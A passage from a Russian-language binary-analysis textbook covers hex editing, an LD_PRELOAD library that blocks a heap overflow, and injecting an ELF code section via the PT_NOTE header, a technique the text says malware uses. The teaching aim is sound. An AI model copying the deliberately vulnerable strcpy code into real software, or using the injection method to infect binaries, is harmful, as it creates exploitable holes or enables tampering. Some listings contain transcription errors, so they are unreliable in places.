Как и раньше, мы выполнили программу `xor_encrypt` для шифрования ее собственного исходного кода **1**. Напомним, что в оригинальном исходном файле последний байт был равен `0x0a` (см. листинг 7.2). Применяв к зашифрованному файлу утилиту `xxd` **2**, мы видим, что теперь и последний байт зашифрован **3**: он стал равен `0x65` вместо `0x0a`.

Теперь вы умеете редактировать двоичный файл в шестнадцатеричном редакторе! И хотя это был простой пример, процедура точно такая же для более сложных двоичных файлов и операций редактирования.

---

## 7.2 Модификация поведения разделяемой библиотеки с помощью LD\_PRELOAD

Шестнадцатеричное редактирование – удобный способ внесения изменений в двоичные файлы, потому что нужны только простейшие инструменты, а т. к. модификации невелики, то ни производительность, ни размер кода и данных не изменяются по сравнению с оригинальным файлом. Но предыдущий пример показал, что при всех своих достоинствах шестнадцатеричное редактирование утомительно, чревато ошибками и подвержено ограничениям, потому что не позволяет добавить новый код или данные. Если целью является модификация поведения функций из разделяемой библиотеки, то задачу можно решить проще, воспользовавшись механизмом LD\_PRELOAD.

LD\_PRELOAD – это имя переменной окружения, которая влияет на поведение динамического компоновщика. Она позволяет задать одну или несколько библиотек, которые компоновщик должен загрузить раньше всех остальных, в т. ч. стандартных системных библиотек типа *libc.so*. Если предзагруженная библиотека содержит функцию с таким же именем, как функция в загруженной позже библиотеке, то на этапе выполнения будет использоваться первая. Это позволяет *замещать* библиотечные функции (даже стандартные, например *malloc* или *printf*) собственными версиями. Такая возможность полезна не только для модификации двоичных файлов, но и для программ с доступным исходным кодом, потому что избавляет от необходимости терпеливо исправлять все места в исходном коде, где используется библиотечная функция. Рассмотрим пример, демонстрирующий полезность использования LD\_PRELOAD для модификации поведения двоичного файла.

### 7.2.1 Уязвимость, вызванная переполнением кучи

В этом примере я модифицирую программу *heapoverflow*, содержащую уязвимость, вызванную переполнением кучи, которую можно исправить с помощью LD\_PRELOAD. В листинге 7.6 приведен исходный код программы.

Листинг 7.6. *heapoverflow.c*

---

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int
main(int argc, char *argv[])
{
    char *buf;
    unsigned long len;
```

---

```

    if(argc != 3) {
        printf("Usage: %s <len> <string>\n", argv[0]);
        return 1;
    }

    ❶ len = strtoul(argv[1], NULL, 0);
    printf("Allocating %lu bytes\n", len);

    ❷ buf = malloc(len);

    if(buf && len > 0) {
        memset(buf, 0, len);
    }

    ❸ strcpy(buf, argv[2]);
    printf("%s\n", buf);

    ❹ free(buf);
}

return 0;
}

```

---

Программа `heapoverflow` принимает два аргумента в командной строке: число и строку. Число интерпретируется как длина буфера ❶, и буфер такого размера выделяется с помощью `malloc` ❷. Затем программа с помощью функции `strcpy` ❸ копирует заданную строку в буфер и печатает содержимое буфера на экране. И наконец, память, выделенная под буфер, освобождается с помощью `free` ❹.

Уязвимость связана с операцией `strcpy`: поскольку длина строки нигде не проверяется, она может оказаться слишком длинной и не поместиться в буфер. В таком случае копирование приведет к переполнению кучи, грозящему повреждением данных в куче и крахом программы или, хуже того, эксплуатацией уязвимости. Но если заданная строка помещается в буфер, то все работает хорошо, как видно из листинга 7.7.

*Листинг 7.7. Поведение программы `heapoverflow`, когда входные данные корректны*

---

```

❶ $ ./heapoverflow 13 'Hello world!'
Allocating 13 bytes
Hello world!

```

---

Здесь я попросил `heapoverflow` выделить 13-байтовый буфер и скопировать в него сообщение «Hello world!» ❶. Программа выделила запрошенный буфер, скопировала в него сообщение и напечатала буфер на экране – все работает нормально, потому что буфера как раз хватает для размещения строки вместе с завершающим нулем. А в листинге 7.8 показано, что происходит, если сообщение не помещается в буфер.



```

❶ $ ./heapoverflow 13 `perl -e 'print "A"x100`
❷ Allocating 13 bytes
❸ AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
❹ *** Error in `./heapoverflow': free(): invalid next size (fast): 0x000000000a10420 ***
===== Backtrace: =====
/lib/x86_64-linux-gnu/libc.so.6(+0x777e5)[0x7f19129587e5]
/lib/x86_64-linux-gnu/libc.so.6(+0x8037a)[0x7f191296137a]
/lib/x86_64-linux-gnu/libc.so.6(cfree+0x4c)[0x7f191296553c]
./heapoverflow[0x40063e]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf0)[0x7f1912901830]
./heapoverflow[0x400679]
===== Memory map: =====
00400000-00401000 r-xp 00000000 fc:03 37226406 /home/binary/code/chapter7/heapoverflow
00600000-00601000 r--p 00000000 fc:03 37226406 /home/binary/code/chapter7/heapoverflow
00601000-00602000 rw-p 00001000 fc:03 37226406 /home/binary/code/chapter7/heapoverflow
00a10000-00a31000 rw-p 00000000 00:00 0 [heap]
7f190c000000-7f190c021000 rw-p 00000000 00:00 0
7f190c021000-7f1910000000 ---p 00000000 00:00 0
7f19126cb000-7f19126e1000 r-xp 00000000 fc:01 2101767 /lib/x86_64-linux-gnu/libgcc_s.so.1
7f19126e1000-7f19128e0000 ---p 00016000 fc:01 2101767 /lib/x86_64-linux-gnu/libgcc_s.so.1
7f19128e0000-7f19128e1000 rw-p 00015000 fc:01 2101767 /lib/x86_64-linux-gnu/libgcc_s.so.1
7f19128e1000-7f1912aa1000 r-xp 00000000 fc:01 2097475 /lib/x86_64-linux-gnu/libc-2.23.so
7f1912aa1000-7f1912ca1000 ---p 001c0000 fc:01 2097475 /lib/x86_64-linux-gnu/libc-2.23.so
7f1912ca1000-7f1912ca5000 r--p 001c0000 fc:01 2097475 /lib/x86_64-linux-gnu/libc-2.23.so
7f1912ca5000-7f1912ca7000 rw-p 001c4000 fc:01 2097475 /lib/x86_64-linux-gnu/libc-2.23.so
7f1912ca7000-7f1912cab000 rw-p 00000000 00:00 0
7f1912cab000-7f1912cd1000 r-xp 00000000 fc:01 2097343 /lib/x86_64-linux-gnu/ld-2.23.so
7f1912ea5000-7f1912ea8000 rw-p 00000000 00:00 0
7f1912ecd000-7f1912ed0000 rw-p 00000000 00:00 0
7f1912ed0000-7f1912ed1000 r--p 00025000 fc:01 2097343 /lib/x86_64-linux-gnu/ld-2.23.so
7f1912ed1000-7f1912ed2000 rw-p 00026000 fc:01 2097343 /lib/x86_64-linux-gnu/ld-2.23.so
7f1912ed2000-7f1912ed3000 rw-p 00000000 00:00 0
7ffe66fbb000-7ffe66fdc000 rw-p 00000000 00:00 0 [stack]
7ffe66ff3000-7ffe66ff5000 r--p 00000000 00:00 0 [vvar]
7ffe66ff5000-7ffe66ff7000 r-xp 00000000 00:00 0 [vdso]
fffffffff60000-fffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
❺ Aborted (core dumped)

```

И снова я попросил программу выделить 13 байт, но теперь сообщение не помещается в буфер, поскольку содержит 100 букв А ❶. Программа выделяет 13-байтовый буфер, как и раньше ❷, а затем копирует в него сообщение и распечатывает буфер ❸. Но все ломается, когда для освобождения буфера вызывается функция `free` ❹: переполнившее буфер сообщение затерло находящиеся в куче метаданные, которые `malloc` и `free` используют для отслеживания динамически выделенных областей памяти. Повреждение метаданных приводит к краху программы ❺. В худшем случае подобные переполнения позволяют противнику перехватить управление уязвимой программой, тщательно сконструировав вызывающую переполнение

строку. Посмотрим, как можно обнаружить и предотвратить переполнение с помощью LD\_PRELOAD.

## 7.2.2 Обнаружение переполнения кучи

Ключевая идея – реализовать разделяемую библиотеку, которая замещает функции malloc и free, так чтобы они хранили размеры всех выделенных буферов, а также функцию strcpy, так чтобы она автоматически проверяла, достаточно ли велик буфер, перед тем как что-то копировать. Заметим, что здесь эта идея изложена в чрезмерно упрощенном виде и использовать ее в производственных программах не следует. Например, не учитывается, что размер буфера можно изменить с помощью realloc, а для простоты отслеживаются только последние 1024 выделенных буфера. Однако и этого достаточно, чтобы показать, как LD\_PRELOAD позволяет решать реальные проблемы. В листинге 7.9 приведен код библиотеки (*heapcheck.c*), содержащей альтернативные реализации malloc, free и strcpy.

Листинг 7.9. *heapcheck.c*

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
❶ #include <dlfcn.h>

❷ void* (*orig_malloc)(size_t);
void (*orig_free)(void*);
char* (*orig_strcpy)(char*, const char*);

❸ typedef struct {
    uintptr_t addr;
    size_t size;
} alloc_t;

#define MAX_ALLOCS 1024

❹ alloc_t allocs[MAX_ALLOCS];
unsigned alloc_idx = 0;

❺ void*
malloc(size_t s)
{
❻ if(!orig_malloc) orig_malloc = dlsym(RTLD_NEXT, "malloc");

❼ void *ptr = orig_malloc(s);
if(ptr) {
    allocs[alloc_idx].addr = (uintptr_t)ptr;
    allocs[alloc_idx].size = s;
    alloc_idx = (alloc_idx+1) % MAX_ALLOCS;
}
```

---

```

        return ptr;
    }

❸ void
free(void *p)
{
    if(!orig_free) orig_free = dlsym(RTLD_NEXT, "free");

    orig_free(p);
    for(unsigned i = 0; i < MAX_ALLOCS; i++) {
        if(allocs[i].addr == (uintptr_t)p) {
            allocs[i].addr = 0;
            allocs[i].size = 0;
            break;
        }
    }
}

❹ char*
strcpy(char *dst, const char *src)
{
    if(!orig_strcpy) orig_strcpy = dlsym(RTLD_NEXT, "strcpy");

    for(unsigned i = 0; i < MAX_ALLOCS; i++) {
        if(allocs[i].addr == (uintptr_t)dst) {
            ❺ if(allocs[i].size <= strlen(src)) {
                ❻ printf("Bad idea! Aborting strcpy to prevent heap overflow\n");
                exit(1);
            }
            break;
        }
    }

    return orig_strcpy(dst, src);
}

```

---

Прежде всего обратите внимание на заголовочный файл *dlfcn.h* ❶, вы часто будете включать его при написании библиотек, работающих в сочетании с LD\_PRELOAD, потому что он предоставляет функцию *dlsym*, позволяющую получить указатели на функции из разделяемой библиотеки. В данном случае я воспользуюсь ей, чтобы получить доступ к оригинальным функциям *malloc*, *free* и *strcpy* и не переписывать их целиком. Я завел глобальные переменные, в которых хранятся указатели на эти функции ❷.

Для запоминания размеров выделенных буферов я определил структурный тип *allocs\_t*, в котором хранится адрес и размер буфера ❸. Чтобы следить за 1024 последними выделениями, я использую глобальный циклический массив таких структур ❹.

Теперь рассмотрим модифицированную функцию *malloc* ❺. Первым делом она проверяет, инициализирован ли указатель на оригинальную версию *malloc* (из *libc*), который я назвал *orig\_malloc*. Если нет, то она вызывает *dlsym*, чтобы та нашла этот указатель ❻.

Обратите внимание на флаг `RTLD_NEXT` при вызове `dlsym`, он заставляет `dlsym` вернуть указатель на следующую версию `malloc` в цепочке разделяемых библиотек. Если вы предзагружаете библиотеку, то она становится первой в цепочке. Поэтому следующая версия `malloc`, на которую возвращает указатель `dlsym`, и окажется оригинальной версией из `libc`, т. к. `libc` загружается позже предзагруженной библиотеки.

Затем модифицированная `malloc` вызывает `orig_malloc`, чтобы та выделила память ⑦, и сохраняет адрес и размер выделенного буфера в глобальном массиве `allocs`. Теперь, когда информация сохранена, `strcpy` сможет впоследствии проверить, безопасно ли копировать строку в заданный буфер.

Новая версия `free` аналогична новой версии `malloc`. Она просто находит и вызывает оригинальную `free` (`orig_free`), а затем делает недействительными метаданные для освобожденного буфера, хранившегося в массиве `allocs` ⑧.

Наконец, рассмотрим новую версию `strcpy` ⑨. Она тоже сначала ищет оригинальную `strcpy` (`orig_strcpy`). Но, прежде чем вызвать ее, проверяет, будет ли копирование безопасным, для чего ищет в глобальном массиве `allocs` запись, в которой хранится размер конечного буфера. Если метаданные найдены, `strcpy` смотрит, достаточно ли буфер велик, чтобы вместить строку ⑩. Если да, то копирование разрешено, а в противном случае она печатает сообщение об ошибке и завершает программу, чтобы не дать противнику эксплуатировать уязвимость. Отметим, что если метаданные не найдены, поскольку конечный буфер отсутствует в числе 1024 последних выделенных блоков памяти, то `strcpy` разрешает копирование. На практике такой ситуации не следовало бы допускать, для чего можно было бы воспользоваться для хранения метаданных более сложной структурой, не имеющей ограничений на количество выделенных блоков.

В листинге 7.10 показано, как библиотека `heapcheck.so` используется практически.

*Листинг 7.10. Использование библиотеки `heapcheck.so` для предотвращения переполнения кучи*

```
$ ①LD_PRELOAD='pwd`/heapcheck.so ./heapoverflow 13 `perl -e 'print "A"x100`'  
Allocating 13 bytes
```

```
② Bad idea! Aborting strcpy to prevent heap overflow
```

Здесь важно обратить внимание на определение переменной окружения `LD_PRELOAD` ① при запуске программы `heapoverflow`. Она заставляет компоновщик предварительно загрузить указанную библиотеку `heapcheck.so`, содержащую модифицированные версии функций `malloc`, `free` и `strcpy`. Отметим, что при определении `LD_PRELOAD` нужно указывать абсолютные пути. Если указан относительный путь, то динамический компоновщик не сможет найти и предварительно загрузить библиотеку.

Параметры программы `heapoverflow` такие же, как в листинге 7.8: 13-байтовый буфер и 100-байтовая строка. Но теперь переполнение кучи не приводит к краху. Модифицированная версия `strcpy` успешно обнаружила небезопасное копирование, напечатала сообщение об ошибке и завершила программу ❷, лишив противника возможности эксплуатировать уязвимость.

Внимательно взглянув на `Makefile` для программы `heapoverflow`, вы заметите, что при сборке программы задан флаг `gcc -fno-builtin`. Для таких важных функций, как `malloc`, `gcc` иногда использует встроенные версии, которые компонуется с программой статически. В данном случае флаг `-fno-builtin` нужен для того, чтобы подобного не случилось, потому что статически скомпонованные функции нельзя заместить с помощью `LD_PRELOAD`.

## 7.3 Внедрение секции кода

Применимость рассмотренных до сих пор методов модификации двоичных файлов была ограничена. Шестнадцатеричное редактирование хорошо для небольших изменений, но не позволяет добавить новый код или данные. Механизм `LD_PRELOAD` позволяет без труда добавлять новый код, но использовать его можно только для модификации библиотечных функций. Прежде чем заняться более гибкими методами модификации, посмотрим, как внедрить в ELF-файл совершенно новую секцию кода; этот сравнительно простой прием обладает большей гибкостью, чем описанные выше.

На виртуальной машине имеется готовая программа `elfinject`, реализующая эту технику внедрения кода. Поскольку ее исходный код довольно длинный, я не стану приводить его прямо здесь, но для любопытствующих включил объяснение реализации `elfinject` в приложение В. Там же приведено введение в `libelf` – популярную библиотеку с открытым исходным кодом для разбора двоичных ELF-файлов. Хотя для чтения этой книги знакомство с `libelf` необязательно, знать ее полезно на случай, если вы захотите написать собственные инструменты двоичного анализа, поэтому рекомендую прочитать приложение В.

В этом разделе я дам общее описание, объяснив основные шаги внедрения секции кода. А затем покажу, как воспользоваться инструментом `elfinject` для внедрения секции кода в ELF-файл.

### 7.3.1 Внедрение секции в ELF-файл: общий обзор

На рис. 7.2 представлены основные шаги внедрения новой секции кода в ELF-файл. Слева показан оригинальный (немодифицированный) ELF-файл, а справа – его измененная версия, в которую внедрена новая секция `.injected`.

Чтобы внедрить новую секцию в ELF-файл, нужно сначала внедрить байты, которые эта секция будет содержать (шаг ❶ на рис. 7.2),

добавив их в конец двоичного файла. Затем мы создаем заголовок секции ❷ и заголовок программы ❸ для внедренной секции.

Напомним (см. главу 2), что таблица заголовков программы обычно располагается сразу после заголовка исполняемого файла ❹. Поэтому для добавления дополнительного заголовка программы нужно было бы сдвинуть все секции и заголовки, следующие за ним. Чтобы избежать такого сложного сдвига, мы можем просто перезаписать существующий заголовок программы вместо добавления нового, как показано на рис. 7.2. Именно так и поступает `elfinject`, и вы можете применить такой же трюк, чтобы не добавлять новый заголовок секции в двоичный файл<sup>1</sup>.




Рис. 7.2. Замена `.note.ABI-tag` заголовком внедренной секции

## Перезапись сегмента `PT_NOTE`

Как мы только что видели, проще перезаписать имеющийся заголовок секции и программы, чем добавлять новые. Но как узнать, какие заголовки можно безопасно перезаписать, не «поломав» двоичный файл? Один из заголовков программы, перезаписать который всегда безопасно, – это заголовок `PT_NOTE`, описывающий сегмент `PT_NOTE`.

<sup>1</sup> Поскольку таблица заголовков секций находится в конце двоичного файла, добавить в нее новую запись можно, ничего не перемещая. Но так как мы все равно перезаписываем заголовок программы, почему бы заодно не перезаписать и заголовки секций, принадлежащих этому сегменту.

Сегмент PT\_NOTE включает секции, содержащие вспомогательную информацию о двоичном файле. Например, он может сообщать, что это файл для GNU/Linux, какую версию ядра он ожидает и т. д. Так, в исполняемом файле `/bin/ls` на виртуальной машине сегмент PT\_NOTE содержит эту информацию в двух секциях, `.note.ABI-tag` и `.note.gnu.build-id`. Если она отсутствует, то загрузчик просто предполагает, что это платформенный двоичный файл, поэтому мы можем перезаписать заголовок PT\_NOTE, не опасаясь что-то сломать. Этот прием часто используется вредоносными паразитами для заражения двоичных файлов, но работает также и для вполне благовидных модификаций.

Теперь посмотрим, какие изменения нужны для шага ❷ на рис. 7.2, где мы перезаписываем один из заголовков секций `.note.*`, чтобы превратить его в заголовок новой секции (`.injected`). Я (без особых причин) решил перезаписать заголовок секции `.note.ABI-tag`. Как видно на рис. 7.2, я изменяю значение поля `sh_type` с `SHT_NOTE` на `SHT_PROGBITS`, указав тем самым, что теперь заголовок описывает секцию кода. Кроме того, я изменяю поля `sh_addr`, `sh_offset` и `sh_size`, чтобы они описывали местоположение и размер новой секции `.injected`, а не уже ненужной секции `.note.ABI-tag`. Наконец, я изменяю выравнивание секции (`sh_addralign`) на границу 16 байт, чтобы код был правильно выровнен в памяти, и добавляю флаг `SHF_EXECINSTR` в поле `sh_flags`, чтобы сделать секцию исполняемой.

Изменения на шаге ❸ аналогичны, только теперь я изменяю заголовок программы PT\_NOTE, а не заголовок секции. И на этот раз я изменяю тип заголовка, сделав `p_type` равным `PT_LOAD`, чтобы показать, что заголовок сейчас описывает загружаемый сегмент, а не сегмент PT\_NOTE. Это заставит загрузчик загрузить в память сегмент (который включает новую секцию `.injected`), когда программа запустится. Я также изменяю обязательные поля адреса, смещения и размера: `p_offset`, `p_vaddr` (и `p_paddr`, хотя это и не показано), `p_filesz` и `p_memsz`. Я устанавливаю поле `p_flags`, так чтобы сегмент допускал чтение и выполнение, а не только чтение, и исправляю способ выравнивания (`p_align`).

Хотя на рис. 7.2 это не показано, имеет смысл также изменить таблицу строк, изменив имя старой секции `.note.ABI-tag` на, скажем, `.injected`, чтобы отразить факт добавления новой секции. Этот шаг я подробно разберу в приложении В.

## Перенаправление точки входа в ELF-файл

Шаг ❹ на рис. 7.2 необязателен. На этом шаге я изменяю поле `e_entry` заголовка исполняемого файла, чтобы оно указывало на адрес в новой секции `.injected`, а не на оригинальную точку входа, которая обычно находится где-то в секции `.text`. Это необходимо, только если какой-то код в секции `.injected` должен выполняться в самом начале программы. В противном случае точку входа можно оставить прежней, хотя в таком случае, для того чтобы вновь внедренный код выполнялся, нужно перенаправить на него какие-то вызовы функций

в оригинальной секции `.text`, использовать часть внедренного кода в качестве конструкторов или применить еще какой-то метод, позволяющий добраться до внедренного кода. В разделе 7.4 мы рассмотрим другие способы обращения к внедренному коду.

### 7.3.2 Использование `elfinject` для внедрения секции в ELF-файл

Чтобы конкретизировать метод внедрения секции взамен `PT_NOTE`, рассмотрим использование инструмента `elfinject` на виртуальной машине. В листинге 7.11 показано, как с помощью `elfinject` внедрить секцию кода в двоичный файл.

Листинг 7.11. Использование `elfinject`

```
❶ $ ls hello.bin
hello.bin
❷ $ ./elfinject
Usage: ./elfinject <elf> <inject> <name> <addr> <entry>

Inject the file <inject> into the given <elf>, using
the given <name> and base <addr>. You can optionally specify
an offset to a new <entry> point (-1 if none)
❸ $ cp /bin/ls .
❹ $ ./ls
elfinject elfinject.c hello.s hello.bin ls Makefile
$ readelf --wide --headers ls
...
```

Section Headers:

[Nr]	Name	Type	Address	Off	Size	ES	Flg	Lk	Inf	Al
[ 0]		NULL	0000000000000000	000000	000000	00		0	0	0
[ 1]	.interp	PROGBITS	0000000000040238	000238	00001c	00	A	0	0	1
[ 2]	.note.ABI-tag	NOTE	0000000000040254	000254	000020	00	A	0	0	4
[ 3]	.note.gnu.build-id	NOTE	0000000000040274	000274	000024	00	A	0	0	4
[ 4]	.gnu.hash	GNU_HASH	0000000000040298	000298	0000c0	00	A	5	0	8
[ 5]	.dynsym	DYNSYM	0000000000040358	000358	000cd8	18	A	6	1	8
[ 6]	.dynstr	STRTAB	00000000000401030	001030	0005dc	00	A	0	0	1
[ 7]	.gnu.version	VERSYM	0000000000040160c	00160c	000112	02	A	5	0	2
[ 8]	.gnu.version_r	VERNEED	00000000000401720	001720	000070	00	A	6	1	8
[ 9]	.rela.dyn	RELA	00000000000401790	001790	0000a8	18	A	5	0	8
[10]	.rela.plt	RELA	00000000000401838	001838	000a80	18	AI	5	24	8
[11]	.init	PROGBITS	000000000004022b8	0022b8	00001a	00	AX	0	0	4
[12]	.plt	PROGBITS	000000000004022e0	0022e0	000710	10	AX	0	0	16
[13]	.plt.got	PROGBITS	000000000004029f0	0029f0	000008	00	AX	0	0	8
[14]	.text	PROGBITS	00000000000402a00	002a00	011259	00	AX	0	0	16
[15]	.fini	PROGBITS	00000000000413c5c	013c5c	000009	00	AX	0	0	4
[16]	.rodata	PROGBITS	00000000000413c80	013c80	006974	00	A	0	0	32
[17]	.eh_frame_hdr	PROGBITS	0000000000041a5f4	01a5f4	000804	00	A	0	0	4
[18]	.eh_frame	PROGBITS	0000000000041adf8	01adf8	002c6c	00	A	0	0	8
[19]	.init_array	INIT_ARRAY	0000000000061de00	01de00	000008	00	WA	0	0	8



[20]	.fini_array	FINI_ARRAY	0000000000061de08	01de08	000008	00	WA	0	0	8
[21]	.jcr	PROGBITS	0000000000061de10	01de10	000008	00	WA	0	0	8
[22]	.dynamic	DYNAMIC	0000000000061de18	01de18	0001e0	10	WA	6	0	8
[23]	.got	PROGBITS	0000000000061dff8	01dff8	000008	08	WA	0	0	8
[24]	.got.plt	PROGBITS	0000000000061e000	01e000	000398	08	WA	0	0	8
[25]	.data	PROGBITS	0000000000061e3a0	01e3a0	000260	00	WA	0	0	32
[26]	.bss	NOBITS	0000000000061e600	01e600	000d68	00	WA	0	0	32
[27]	.gnu_debuglink	PROGBITS	00000000000000000	01e600	000034	00		0	0	1
[28]	.shstrtab	STRTAB	00000000000000000	01e634	000102	00		0	0	1

Key to Flags:

W (write), A (alloc), X (execute), M (merge), S (strings), l (large)  
 I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)  
 0 (extra OS processing required) o (OS specific), p (processor specific)

Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000040	0x0000000000400040	0x0000000000400040	0x0001f8	0x0001f8	R E	0x8
INTERP	0x000238	0x0000000000400238	0x0000000000400238	0x00001c	0x00001c	R	0x1
[Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]							
LOAD	0x000000	0x0000000000400000	0x0000000000400000	0x01da64	0x01da64	R E	0x200000
LOAD	0x01de00	0x0000000000061de00	0x0000000000061de00	0x000800	0x001568	RW	0x200000
DYNAMIC	0x01de18	0x0000000000061de18	0x0000000000061de18	0x0001e0	0x0001e0	RW	0x8
NOTE	0x000254	0x0000000000400254	0x0000000000400254	0x000044	0x000044	R	0x4
GNU_EH_FRAME	0x01a5f4	0x0000000000041a5f4	0x0000000000041a5f4	0x000804	0x000804	R	0x4
GNU_STACK	0x000000	0x0000000000000000	0x0000000000000000	0x000000	0x000000	RW	0x10
GNU_RELRO	0x01de00	0x0000000000061de00	0x0000000000061de00	0x000200	0x000200	R	0x1

Section to Segment mapping:

Segment Sections...

00	
01	.interp
02	.interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rela.dyn .rela.plt .init .plt .plt.got .text .fini .rodata .eh_frame_hdr .eh_frame
03	.init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
04	.dynamic
05	.note.ABI-tag .note.gnu.build-id
06	.eh_frame_hdr
07	
08	.init_array .fini_array .jcr .dynamic .got

❶ \$ ./elfinject ls hello.bin ".injected" 0x800000 0

\$ readelf --wide --headers ls

...

Section Headers:

[Nr]	Name	Type	Address	Off	Size	ES	Flg	Lk	Inf	Al
[ 0]		NULL	0000000000000000	000000	000000	00		0	0	0
[ 1]	.interp	PROGBITS	0000000000400238	000238	00001c	00	A	0	0	1
[ 2]	.init	PROGBITS	00000000004022b8	0022b8	00001a	00	AX	0	0	4
[ 3]	.note.gnu.build-id	NOTE	0000000000400274	000274	000024	00	A	0	0	4
[ 4]	.gnu.hash	GNU_HASH	0000000000400298	000298	0000c0	00	A	5	0	8
[ 5]	.dynsym	DYNSYM	0000000000400358	000358	000cd8	18	A	6	1	8
[ 6]	.dynstr	STRTAB	0000000000401030	001030	0005dc	00	A	0	0	1
[ 7]	.gnu.version	VERSYM	000000000040160c	00160c	000112	02	A	5	0	2
[ 8]	.gnu.version_r	VERNEED	0000000000401720	001720	000070	00	A	6	1	8

[ 9]	.rela.dyn	RELA	0000000000401790	001790	0000a8	18	A	5	0	8
[10]	.rela.plt	RELA	0000000000401838	001838	000a80	18	AI	5	24	8
[11]	.plt	PROGBITS	00000000004022e0	0022e0	000710	10	AX	0	0	16
[12]	.plt.got	PROGBITS	00000000004029f0	0029f0	000008	00	AX	0	0	8
[13]	.text	PROGBITS	0000000000402a00	002a00	011259	00	AX	0	0	16
[14]	.fini	PROGBITS	0000000000413c5c	013c5c	000009	00	AX	0	0	4
[15]	.rodata	PROGBITS	0000000000413c80	013c80	006974	00	A	0	0	32
[16]	.eh_frame_hdr	PROGBITS	000000000041a5f4	01a5f4	000804	00	A	0	0	4
[17]	.eh_frame	PROGBITS	000000000041adf8	01adf8	002c6c	00	A	0	0	8
[18]	.jcr	PROGBITS	000000000061de10	01de10	000008	00	WA	0	0	8
[19]	.init_array	INIT_ARRAY	000000000061de00	01de00	000008	00	WA	0	0	8
[20]	.fini_array	FINI_ARRAY	000000000061de08	01de08	000008	00	WA	0	0	8
[21]	.got	PROGBITS	000000000061dff8	01dff8	000008	08	WA	0	0	8
[22]	.dynamic	DYNAMIC	000000000061de18	01de18	0001e0	10	WA	6	0	8
[23]	.got.plt	PROGBITS	000000000061e000	01e000	000398	08	WA	0	0	8
[24]	.data	PROGBITS	000000000061e3a0	01e3a0	000260	00	WA	0	0	32
[25]	.gnu_debuglink	PROGBITS	0000000000000000	01e600	000034	00		0	0	1
[26]	.bss	NOBITS	000000000061e600	01e600	000d68	00	WA	0	0	32
[27]	Ⓢ.injected	PROGBITS	0000000000800e78	01f000	00003f	00	AX	0	0	16
[28]	.shstrtab	STRTAB	0000000000000000	01e634	000102	00		0	0	1

Key to Flags:

W (write), A (alloc), X (execute), M (merge), S (strings), l (large)  
I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)  
O (extra OS processing required) o (OS specific), p (processor specific)

Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000040	0x0000000000400040	0x0000000000400040	0x0001f8	0x0001f8	R E	0x8
INTERP	0x000238	0x0000000000400238	0x0000000000400238	0x00001c	0x00001c	R	0x1
[Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]							
LOAD	0x000000	0x0000000000400000	0x0000000000400000	0x01da64	0x01da64	R E	0x200000
LOAD	0x01de00	0x000000000061de00	0x000000000061de00	0x000800	0x001568	RW	0x200000
DYNAMIC	0x01de18	0x000000000061de18	0x000000000061de18	0x0001e0	0x0001e0	RW	0x8
Ⓢ LOAD	0x01ee78	0x0000000000800e78	0x0000000000800e78	0x00003f	0x00003f	R E	0x1000
GNU_EH_FRAME	0x01a5f4	0x000000000041a5f4	0x000000000041a5f4	0x000804	0x000804	R	0x4
GNU_STACK	0x000000	0x0000000000000000	0x0000000000000000	0x000000	0x000000	RW	0x10
GNU_RELRO	0x01de00	0x000000000061de00	0x000000000061de00	0x000200	0x000200	R	0x1

Section to Segment mapping:

Segment Sections...

00	
01	.interp
02	.interp .init .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rela.dyn .rela.plt .plt .plt.got .text .fini .rodata .eh_frame_hdr .eh_frame
03	.jcr .init_array .fini_array .got .dynamic .got.plt .data .bss
04	.dynamic
05	.injected
06	.eh_frame_hdr
07	
08	.jcr .init_array .fini_array .got .dynamic

Ⓢ \$ ./ls

hello world!

elfinject elfinject.c hello.s hello.bin ls Makefile

На виртуальной машине в папке кода для этой главы имеется файл *hello.bin* ❶, содержащий новый код, который предстоит внедрить, в простой двоичной форме (без заголовков ELF). Как мы скоро увидим, этот код печатает сообщение *hello world!*, а затем передает управление на оригинальную точку входа в двоичный файл-хозяин, после чего тот исполняется, как обычно. Если интересно, можете найти ассемблерные команды внедряемого кода в файле *hello.s* или в разделе 7.4.

